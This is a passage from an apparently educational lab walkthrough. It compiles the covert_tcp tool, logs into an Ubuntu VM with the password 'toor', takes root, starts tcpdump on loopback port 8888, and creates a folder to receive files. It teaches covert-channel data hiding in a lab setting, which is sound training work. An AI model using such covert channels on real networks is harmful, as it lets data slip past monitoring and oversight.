
12. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.



13. Switch to the **Ubuntu** virtual machine.
14. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.




15. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.



16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.

17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


Note: The password that you type will not be visible in the terminal window.



A terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu'. The prompt is 'ubuntu@ubuntu-Virtual-Machine:~\$'. The user enters 'sudo su'. The prompt changes to '[sudo] password for ubuntu:'. The user enters 'toor' (not visible). The prompt changes to 'root@ubuntu-Virtual-Machine:/home/ubuntu#'.

```
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu#
```


18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.



A terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu'. The prompt is 'ubuntu@ubuntu-Virtual-Machine:~\$'. The user enters 'sudo su'. The prompt changes to '[sudo] password for ubuntu:'. The user enters 'toor' (not visible). The prompt changes to 'root@ubuntu-Virtual-Machine:/home/ubuntu#'. The user enters 'tcpdump -nvvx port 8888 -i lo'. The output is 'tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes'.

```
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

19. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on **+** icon in the **Terminal** window.




A terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu'. The prompt is 'ubuntu@ubuntu-Virtual-Machine:~\$'. The user enters 'sudo su'. The prompt changes to '[sudo] password for ubuntu:'. The user enters 'toor' (not visible). The prompt changes to 'root@ubuntu-Virtual-Machine:/home/ubuntu#'. The user enters 'tcpdump -nvvx port 8888 -i lo'. The output is 'tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes'.

```
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:

- **cd Desktop**
- **mkdir Receive**
- **cd Receive**

